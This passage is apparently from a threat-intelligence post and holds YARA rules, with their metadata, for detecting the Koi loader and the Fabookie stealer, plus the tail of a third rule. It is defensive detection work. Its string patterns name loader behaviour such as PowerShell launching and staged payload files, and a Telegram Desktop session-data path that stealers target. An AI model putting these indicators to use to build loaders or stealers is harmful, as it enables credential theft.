        $trait_1 = {85 ff 0f 9f c1 8d 0c 4d ?? ?? ?? ?? 85 c9 0f 85 9f 04 00 00}
        $trait_2 = {33 c9 85 ff 0f 9f c1 8d 0c 4d ?? ?? ?? ?? 85 c9 0f 85 7d 04 00
00}
        $trait_3 = {33 c9 85 ff 0f 9f c1 8d 0c 4d ?? ?? ?? ?? 85 c9 0f 85 5b 04 00
00}
        $trait_4 = {6a 20 59 2b d9 03 f1 03 d1 3b d9 0f 83 5f fb ff ff}
        $trait_5 = {33 c9 85 ff 0f 9f c1 8d 0c 4d ?? ?? ?? ?? 85 c9 0f 85 e3 03 00
00}
```

```
        $trait_6 = {33 c9 85 ff 0f 9f c1 8d 0c 4d ?? ?? ?? ?? 85 c9 0f 85 c1 03 00
00}
        $trait_7 = {33 c9 85 ff 0f 9f c1 8d 0c 4d ?? ?? ?? ?? 85 c9 0f 85 9f 03 00
00}
        $trait_8 = {33 c9 85 ff 0f 9f c1 8d 0c 4d ?? ?? ?? ?? 85 c9 0f 85 4c 03 00
00}
        $trait_9 = {33 c9 85 ff 0f 9f c1 8d 0c 4d ?? ?? ?? ?? 85 c9 0f 85 2a 03 00
00}

 $str_0 = /debug[0-9]{1,3}\.ps1/i wide
 $str_1 = "%s\\\\sysnative\\\\%s" wide
 $str_2 = "/c \\\"powershell " wide
 $str_3 = "%s/ab%d.exe" wide
 $str_4 = "%s/ab%d.php" wide

    condition:
        (5 of ($trait_*)) and (3 of ($str_*))
}

rule koi_loader {
    meta:
        author = "@luc4m"
        date = "2023-03-26"
        link = "https://medium.com/@lcam/updates-from-the-maas-new-threats-delivered-
through-nullmixer-d45defc260d1"
        hash_md5 = "9725ec075e92e25ea5b6e99c35c7aa74"
        tlp = "WHITE"
    strings:

 $tm_0 = /debug[0-9]{1,3}\.ps1/i wide
 $tm_1 = "First stage size: {0}" wide
 $tm_2 = "Second stage size: {0}" wide
 $tm_3 = "Telegram Desktop\\tdata" wide
 $tm_4 = "Executed " wide
 $tm_5 = " or downloading " wide
 $tm_6 = "LDR" wide

 $curve_0 = "key must be 32 bytes long (but was {0} bytes long)" wide
 $curve_1 = "rawKey must be 32 bytes long (but was {0} bytes long)" wide
 $curve_2 = "rawKey" wide
 $curve_3 = "key" wide

    condition:
         (5 of ($tm_*)) and (1 of ($curve_*))
}

rule fabookie_stealer {    meta:        author = "@luc4m"        date = "2023-03-26"
link = "https://medium.com/@lcam/updates-from-the-maas-new-threats-delivered-through-
nullmixer-d45defc260d1"        hash_md5 = "901ce391f5d25a12282e7ff436a5e62a"
tlp = "WHITE"    strings:        $trait_0 = {48 89 5c 24 ?? 48 89 74 24 ?? 57 48 83
ec 20 49 8b f8 8b da 48 8b f1 83 fa 01 75 05}        $trait_1 = {48 89 48 ?? 48 8b 41
?? 49 89 41 ?? 48 8b 07 48 3b 48 ?? 75 06}        $trait_2 = {4c 89 48 ?? 49 89 09 4c
89 49 ?? 48 8b 42 ?? 40 38 70 ?? 0f 84 3b fe ff ff}        $trait_3 = {49 8b 42 ?? c6
```

```
40 ?? ?? 48 8b 5c 24 ?? 49 8b c0 48 8b 74 24 ?? 48 8b 7c 24 ?? c3}        $trait_4 =
{83 67 ?? ?? 48 8b 5c 24 ?? 48 c7 47 ?? ?? ?? ?? ?? c6 07 00 48 83 c4 20 5f c3}
$trait_5 = {83 67 ?? ?? 48 8b 5c 24 ?? 48 c7 47 ?? ?? ?? ?? ?? c6 07 00 48 83 c4 20
5f c3}        $trait_6 = {4c 8b 41 ?? 48 83 c2 27 49 2b c8 48 8d 41 ?? 48 83 f8 1f 77
44}        $trait_7 = {18 e8 be e0 00 00 48 8b 4b ?? e8 a5 5d 04 00 48 8d 05 ?? ?? ??
?? 48 89 03 40 f6 c7 01 74 0d}        $trait_8 = {ba 30 00 00 00 48 8b cb e8 98 e0 00
00 48 8b c3 48 8b 5c 24 ?? 48 83 c4 20 5f c3}        $trait_9 = {4d 30 e8 65 4f f8 ff
90 ?? ?? ?? ?? 39 70 ?? 72 03}    condition:        5 of them}
```

Many thanks to @3rb3ru5d3d53c for binlex!